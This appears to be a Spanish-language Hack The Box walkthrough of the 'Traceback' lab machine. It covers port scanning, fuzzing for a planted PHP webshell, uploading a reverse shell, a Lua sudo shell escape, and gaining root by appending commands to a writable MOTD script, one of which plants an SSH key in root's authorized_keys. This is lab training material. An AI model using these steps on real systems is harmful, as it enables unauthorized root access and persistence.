



Traceback

## HTB MÁQUINA TRACEBACK

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de fácil.



- User:

Lo primero que vamos a realizar es un escaneo de puertos para saber a qué nos podemos enfrentar y saber si tenemos algún servicio corriendo por donde podamos iniciar el ataque, vemos que tiene el puerto 22 abierto corriendo el servicio SSH y el puerto 80 con el servicio http, así que vamos a ir a nuestro navegador para ver con que nos encontramos.

```
root@angussMoody:~/hackthebox/Traceback-10.10.10.181# cat nmap.txt
# Nmap 7.80 scan initiated Wed May 13 13:30:03 2020 as: nmap -T4 -p- -A -o nmap.txt 10.10.10.181
Nmap scan report for 10.10.10.181
Host is up (0.15s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|_  256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http      Apache/2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.16 (93%), Linux 3.18 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Android 4.1.2 (92%), Android 4.2.2 (Linux 3.4) (92%), Linux 2.6.32 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   164.35 ms  10.10.14.1
2   162.95 ms  10.10.10.181

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed May 13 13:49:16 2020 -- 1 IP address (1 host up) scanned in 1154.42 seconds
```



## Traceback

en el navegador nos encontramos con un mensaje que nos dice que el sitio ha sido vulnerado y que cuenta con una backdoor y nos da el nombre del creador de la máquina



Además, si vemos nos el código fuente de la página encontramos un comentario que nos indica una pista de por dónde podemos continuar con la máquina, en este punto sabemos que la máquina está comprometida y que tiene una backdoor, así que vamos a hacer un poco de OSINT con los datos que tenemos hasta este momento, investigando un poco nos encontramos con ese git hub que cuenta con varias webshell que nos puede ayudar, vamos a sacar un listado de estas webshell para realizar un ataque fuzzing (<https://github.com/TheBinitGhimire/Web-Shells>)





## Traceback

Utilizamos la herramienta wfuzz para realizar el ataque y ver si tenemos suerte con alguna o algunas de estas webshell, después de realizar el ataque nos encontramos con una respuesta de 200 en la línea de smevk.php así que vamos a ver con que nos encontramos en esta ruta.

```
root@kali:~/hackthebox/Traceback-10.10.10.181# wfuzz -c -z file,/root/hackthebox/Traceback-10.10.10.181/web.txt --hl=9 http://10.10.10.181/FUZZ

warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


*****
* Wfuzz 2.4 - The Web Fuzzer *
*****

Target: http://10.10.10.181/FUZZ
Total requests: 19

*****
ID           Response  Lines  Word  Chars  Payload
*****
8000000016:  200      58 L   100 W   1261 Ch  "smevk.php"

Total time: 2.406370
Processed Requests: 19
Filtered Requests: 18
Requests/sec.: 7.895708
```

Nos dirigimos a esta ruta y nos encontramos con un login, que nos pide un User Name y una Password, así que como siempre que nos encontramos con esto, vamos a probar credenciales por defecto, si no logramos acceso podríamos probar con SQL injection aunque para este caso no hay necesidad ya que si vamos al git hub nos indica que el usuario y la password es admin.




En esta webshell nos encontramos que podemos subir archivos, navegar por los directorios, ejecutar comandos; pero vamos a tratar de generar una reverse Shell para continuar de una forma más cómoda






## Traceback



Como vemos que tenemos una webshell en php, vamos a tratar de subir una reverse shell que ya hemos utilizado en máquinas anteriores, que la encontramos en `/usr/share/webshells/php/`

Así que aprovechando que podemos subir archivos, vamos a probar con este reverse shell configurado con nuestra IP y Nuestro Host

Ya en este momento tenemos una reverse Shell con el usuario webadmin, así que vamos a la carpeta de este user para ver si podemos leer nuestra primera flag.



```
webadmin@traceback:/home/webadmin$ ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 May 22 13:53 .
drwxr-xr-x 4 root root 4096 Aug 25 2019 ..
-rw-r--r-- 1 webadmin webadmin 828 May 22 13:35 .bash_history
-rw-r--r-- 1 webadmin webadmin 220 Aug 23 2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23 2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23 2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Aug 24 2019 .local
-rw-rw-r-- 1 webadmin webadmin 1 Aug 25 2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin 807 Aug 23 2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 May 22 12:54 .ssh
-rw-rw-r-- 1 sysadmin sysadmin 122 Mar 16 03:53 note.txt
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$
```

Enumerando en el directorio de este usuario nos encontramos con una nota que dejó sysadmin donde nos dice que nos dejó una herramienta para practicar Lua, así que podemos pensar que nuestra primera bandera se encuentra en ese usuario.



Continuando con la enumeración nos encontramos con dos cosas que nos llaman la atención, la primera el archivo `bash_history` que nos da un indicio de que debemos hacer y el directorio `ssh` donde nos encontramos un archivo llamado `authorized_keys` que, aunque se encuentra vacío, pero no deja de ser interesante.

```
webadmin@traceback:/home/webadmin$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
webadmin@traceback:/home/webadmin$
```

```
webadmin@traceback:/home/webadmin/.ssh$ ls -la
total 8
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27 06:29 .
drwxr-x--- 5 webadmin sysadmin 4096 Mar 16 04:03 ..
-rw----- 1 webadmin webadmin    0 Feb 27 06:29 authorized_keys
webadmin@traceback:/home/webadmin/.ssh$
```

Así que si damos un `sudo -l` que es lo que normalmente hacemos cuando ingresamos a una máquina Linux vemos que podemos correr Luvit como `sysadmin` sin password tal como lo vimos en el archivo `bash_history`

```
webadmin@traceback:/home/webadmin$ sudo -l
Matching Defaults entries for webadmin on traceback:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
  (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:/home/webadmin$
```

Investigando un poco sobre Lua (<https://www.muylinux.com/2016/05/23/lua-lenguaje-empezar-programar/>) vemos que es un lenguaje de programación, así que ahora debemos buscar una forma de escalar al segundo usuario por medio de este lenguaje, vamos a GTOFBins (<https://gtfobins.github.io/gtfobins/lua/>) donde nos encontramos, con esta línea

### Sudo #

Se ejecuta en contexto con privilegios y se puede utilizar para acceder al sistema de archivos, escalar o mantener el acceso con privilegios elevados si está habilitado en `.sudo`

```
sudo lua -e 'os.execute("/bin/sh")'
```

Así que en este punto tenemos 2 formas de realizar la escalada a `sysadmin`, una es creando un archivo como vimos en el historial y otra sería ejecutar esta línea después de ejecutar el `luvit`



Traceback

La primera forma creamos un archivo .lua y corremos luvit como sysadmin, con nuestro archivo creado, de esta forma escalamos de usuario

```
GNU nano 2.9.3
os.execute('/bin/sh')
```

```
webadmin@traceback:/home/webadmin$ ls
Privesc.lua  note.txt  privesc.lua
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
$ whoami
sysadmin
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
sysadmin@traceback:/home/webadmin$
```

La segunda forma que podemos escalar es corriendo luvit y agregar la línea cuando tengamos la conexión

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute('/bin/sh')
$ whoami
sysadmin
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
sysadmin@traceback:/home/webadmin$
```

Una vez que tenemos acceso como sysadmin, vamos al directorio de este user

```
sysadmin@traceback:~$ ls -l
total 4300
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 luvit
-rw----- 1 sysadmin sysadmin      33 May 22 16:32 user.txt
sysadmin@traceback:~$ cat user.txt | wc -c
33
sysadmin@traceback:~$
```

Y de esta manera obtenemos nuestra primer flag.











## Traceback

Analizando un poco los archivos vemos que el archivo llamado 00-header es el archivo con nos llama una vez iniciamos sesión por medio de ssh así que vamos a ver si lo podemos modificar un poco para obtener información

```
sysadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27  2019 .
drwxr-xr-x 80 root root    4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin 981 May 25 09:15 00-header
-rwxrwxr-x  1 root sysadmin 982 May 25 09:15 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 May 25 09:15 50-motd-news
-rwxrwxr-x  1 root sysadmin 604 May 25 09:15 80-ssh
-rwxrwxr-x  1 root sysadmin 299 May 25 09:15 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
sysadmin@traceback:/etc/update-motd.d$
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon May 25 09:14:12 2020 from 10.10.14.188
$
```

Como podemos ver realiza un echo para darnos la bienvenida como Xh4h, así que realizaremos un echo a este archivo con algún comando para ver que obtenemos, en este caso vamos a enviar un whoami, recuerden muy importante ocupar los dos >> para agregar la línea al archivo y muy importante que el proceso se realice rápidamente ya que el archivo por si solo se modifica cada 30 segundos, pero además se está modificando cada cierto tiempo por otros players, al anexar este comando y seguido iniciar sesión por medio de ssh nos devuelve el comando con la línea de respuesta como root

```
sysadmin@traceback:/etc/update-motd.d$ echo whoami >> 00-header
sysadmin@traceback:/etc/update-motd.d$
root@angussmoody:~/hackthebox/Traceback-10.10.10.181# ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

root

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon May 25 09:15:37 2020 from 10.10.14.188
$
```



## Traceback

Ahora que sabemos esto, podemos realizar varias cosas para obtener nuestra segunda bandera y en este writeup vamos a realizar 2 formas, la primera será realizar un cat a nuestra bandera, ya que sabemos cuál es la ruta de este archivo, entonces podemos mandar un echo con algunos comandos, en este caso y como ejemplo vamos a realizar whoami, hostname y la lectura de nuestra bandera

```
sysadmin@traceback:/etc/update-motd.d$ echo 'whoami && hostname && cat /root/root.txt | wc -c' >> 00-header
sysadmin@traceback:/etc/update-motd.d$ █

----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

root
traceback
33

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon May 25 09:27:31 2020 from 10.10.15.183
$ █
```

La segunda manera es que podemos realizar un proceso similar al que realizamos con sysadmin para iniciar sesión por medio de ssh, así que vamos a modificar el archivo de authorized\_keys del usuario root para ver si podemos tener una Shell estable, entonces le decimos que le anexe al archivo authorized\_keys nuestra llave publica, corremos el ssh por medio de sysadmin para que tome estos cambios

```
sysadmin@traceback:/etc/update-motd.d$ echo 'cd /root/.ssh/ && echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCp0P0HTNHjYlTtVUxRBU00UxxAUYndatVuhGy7f3QlHrrs74nzQ7
LQ/BanZfyxjIf3vkvYdVL9IhpnIu00Rw058BzP6E/E837DewezMHax00K20rT6ZLbcPLXT/AndL05UyDfLAeeh7j8o4pdxx3xKiIrgDV7Tyy65KJYUtgVfc8IUwvVekV8l5lVqu4a05J0muquMAHBj9iktTc
0PvZfBmx1uK0G5MfrIJKc0v0XnAEijuaq-XH4vL9j9693Riv/yMwL03IMT/MPZfjzB55b016EjCew5Rb7qb8gus93jccqPYm90Bk4luHrVU5z8P9LkKlKifsDtyx0lLVUmufZlg3U0nIF40crHw217zPsS
PL5vxEm01b5j+ZtB04cbVigPC7qyvQkS2c80vxt2P01B16TPlV67GaR/H83wVvJB8wRrH2522GUektIM8rrydu= root@angussMoody' >> authorized_keys
sysadmin@traceback:/etc/update-motd.d$ █

Connection to 10.10.10.181 closed.
root@angussMoody:~/hackthebox/Traceback-10.10.10.181$ ssh -i id_rsa sysadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon May 25 09:51:03 2020 from 10.10.14.188
$ █
```

Y luego iniciamos sesión por medio de ssh como root

```
root@angussMoody:~/hackthebox/Traceback-10.10.10.181$ ssh -i id_rsa root@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon May 25 09:53:17 2020 from 10.10.14.188
root@traceback:~# whoami && hostname
root
traceback
root@traceback:~# ls /root/
root.txt
root@traceback:~# cat /root/root.txt | wc -c
33
root@traceback:~#
```

De estas maneras encontramos la flag del Root.

Saludos **Fr13ndS** HTB

